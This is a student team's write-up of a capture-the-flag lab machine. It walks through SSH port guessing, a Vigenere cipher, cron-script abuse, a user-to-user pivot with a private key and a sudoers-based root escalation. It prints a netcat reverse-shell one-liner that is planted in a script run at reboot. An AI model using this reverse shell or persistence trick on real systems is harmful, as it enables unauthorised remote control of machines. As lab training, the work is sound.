PenTest 1

ROOM A

uwugang

Members

|  |  |  |
| --- | --- | --- |
| **ID** | **Name** | **Role** |
| 1211101376 | Isaiah Wong Terjie | Leader |
| 1211101321 | Muhammad Zafran Bin Mohd Anuar | Member |
| 1211100857 | Javier Austin Anak Jawa | Member |
| 1211100824 | Ahmad Danial Bin Ahmad Fauzi | Member |

**1)Recon and Enumeration**

**Members Involved**: Muhammad Zafran Bin Mohd Anuar, Javier Austin Anak Jawa

**Tools used**: **Nmap, SSH, Vigenere Tool, Terminal**

**Thought Process and Methodology and Attempts:**

At first Muhammad Zafran Bin Mohd Anuar tried to put the IP in the web browser but it did not work at all. However, Javier Austin Anak Jawa went ahead to run a Nmap scan with the IP and listed out the ports and services of the machine.

They found out that there are thousands of ports ranging from 9000 to 13783 running on Dropbear sshd.

A screenshot of a computer

Description automatically generated with medium confidence

Muhammad Zafran Bin Mohd Anuar used a command that he found from <https://askubuntu.com/questions/836048/ssh-returns-no-matching-host-key-type-found-their-offer-ssh-dss> and ran “ssh -oHostKeyAlgorithms=+ssh-rsa IP:MACHINE -p PORT”. Once he ran the command, there was a signal that was shown which is either HIGHER or LOWER, when he tested out the ports.

Later when he connected to right port, we got this random message which seems to be an encrypted text. We went to a website called <https://www.boxentriq.com> to detect the encrypted text. The website detected that the words require a Vigenere tool to decipher it. Once we decipher it, we got the secret and proceeded to key it in. Then, we were given the credentials for the user named **jabberwock**.

Graphical user interface, text, application, email

Description automatically generated



**User Flag**

After receiving the credentials, Javier Austin Anak Jawa proceeded to login by SSH and listed the files that are inside the directory of jabberwock. Then, Three files were visible inside the directory, and in accordance with our inquiry, they requested a user flag, so we chose to open the user.txt file. Finally, we got our first flag, but we must reverse the text by adding an additional command called **| rev**.

Text

Description automatically generated

**2) Initial Foothold**

**Members Involved**: Isaiah Wong Terjie

**Tools used**: **SSH, Terminal**

**Thought Process and Methodology and Attempts:**

Then, Isaiah Wong Terjie proceeded to run the command “**cat /etc/crontab**” to check any scheduled tasks. The list of commands can be found in <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>. Later, Isaiah found out that there’s another user named “tweedledum” that runs “twasBrillig.sh” script when rebooting.

Graphical user interface

Description automatically generated with medium confidence

After knowing that it only runs when rebooting, Isaiah proceeded to add a reverse shell into the “twasBrillig.sh” script file. The reverse shell can be found in several websites and there are many ways to do it but he decided to choose a shorter which doesn’t require us to copy the on from 25 Days Of Cyber but instead he got it from <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>. He tried the first one from the netcat section and the first did not work at all, so he switched to the second one which is “ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f” and it worked perfectly well once he turned on the listener.



**3) Horizontal Privilege Escalation**

**Members Involved**: Isaiah Wong Terjie

**Tools used**: **SSH, Netcat, CyberChef**

**Thought Process and Methodology and Attempts:**

After launching the listener, Isaiah ran the command “**sudo reboot”** in order to get a reverse shell. Later, we are required to upgrade and stabilize the reverse shell from what we learned during the 25 Days Of Cyber. Firstly, we have to upgrade using “**python3 -c ‘import pty; pty.spawn(“/bin/bash”)**’” then following with export TERM=xterm and then ^Z. Suddenly, Javier Austin Anak Jawa thought we have to redo the process again because Isaiah Wong Terjie suspended the netcat listener, but instead he ran “**stty raw -echo; fg**” to reconnect back to the session.

Text

Description automatically generated

Isaiah Wong Terjie decided to list out the files to check if there’s any clues and he found two files named “humptydumpty.txt” and “poem.txt”. But he opened the “humptydumpty.txt” file first and he witnessed a file full of hashes in it. He decided to decode the hashes in CyberChef and was given a password after decoding it. The password is “**zyxwvutsrqponmlk**”.

Text

Description automatically generated

Text

Description automatically generated

Later, Isaiah switch users to humptydumpty with credentials given and switched the directory in order to list out the contents inside of humptydumpty’s directory. The contents found in the directory was poetry.txt which we he found another name called Alice.



Next, he switched the directory to home and listed out the directories. He found out there’s a directory for alice, so we know that alice is also running on OpenSSH. Isaiah tried to list out the contents of alice but the permission was denied multiple times. So he googled and found out that in every “**.ssh**” there’s a default key file named “**id\_rsa**”

Text

Description automatically generated

Later, he proceeded to “**nano id\_rsa**” in order to paste the private key. After that, Isaiah used chmod 600 on the file to change the permission to read and write. Then, he continued by running “**ssh -i id\_rsa** [**alice@10.10.217.200**](mailto:alice@10.10.217.200)” to let the machine know that we are login with a key file. After he managed to login and he tried to use “**sudo -l**” to list the users’ privilege but instead it requires a password. Isaiah proceed to list out the files that are inside the alice directory and it shows a “**kitten.txt”** file which is not useful at all.

Text

Description automatically generated

**4) Root Escalation**

**Members Involved**: Ahmad Danial Bin Ahmad Fauzi

**Tools used**: **SSH, Terminal**

**Thought Process and Methodology and Attempts:**


Next, Ahmad Danial Bin Ahmad Fauzi proceed to find “alice” since the other users contain usernames as their directory but on his first try, the permission was denied. Then, he went back and recheck his notes that he copied down from 25 Days of Cyber and he remembered that he have to add another line of commands in order to gain permission from the administator. So, he ran find **“/ -name \*alice\* -type f 2>/dev/null**” to find out that he “Alice” directory is inside the directory called “**/etc/sudoers.d/**”. He decided to open the directory by ”**cat /etc/sudoers.d/alice**” to check the contents inside. Then he saw the hostname and the host password for the root.

Text

Description automatically generated



In order to get into the root, Ahmad Danial ran “**sudo -h ssalg-gnikool /bin/bash**” because -h translates to host=host and it grants the user run command on host. He finally abused into the root section and he went into the root directory to list out the contents in order to find any hidden files. The challenge require us to find the root flag, so he opened the **“root.txt**” file and finally got our final flag.



**Final Results:** We successfully retrieve two flags but we didn’t manage to use metasploit, linpeas and etc. because it is quite complicated.

**Contributions**

At the end of the report, attach a table briefly mentioning each member’s role and contribution:

|  |  |  |  |
| --- | --- | --- | --- |
| **ID** | **Name** | Contribution | Signatures |
| 1211101376 | Isaiah Wong Terjie | Solved the initial foothold, shorten up the reverse shell and then pivoted from Tweedledum to Humpty Dumpty to Alice. Did most of the write ups. |  |
| 1211101321 | Muhammad Zafran Bin Mohd Anuar | Did the recon and enumeration to gather information for the group. As well as deciphering the texts. |  |
| 1211100857 | Javier Austin Anak Jawa | Did the recon and enumeration to gather information for the group. Successfully retrieve the user flag. |  |
| 1211100824 | Ahmad Danial Bin Ahmad Fauzi | Did the root escalation and found a way into hidden directories. |  |

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON’T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://youtu.be/NDvHWdo-n\_8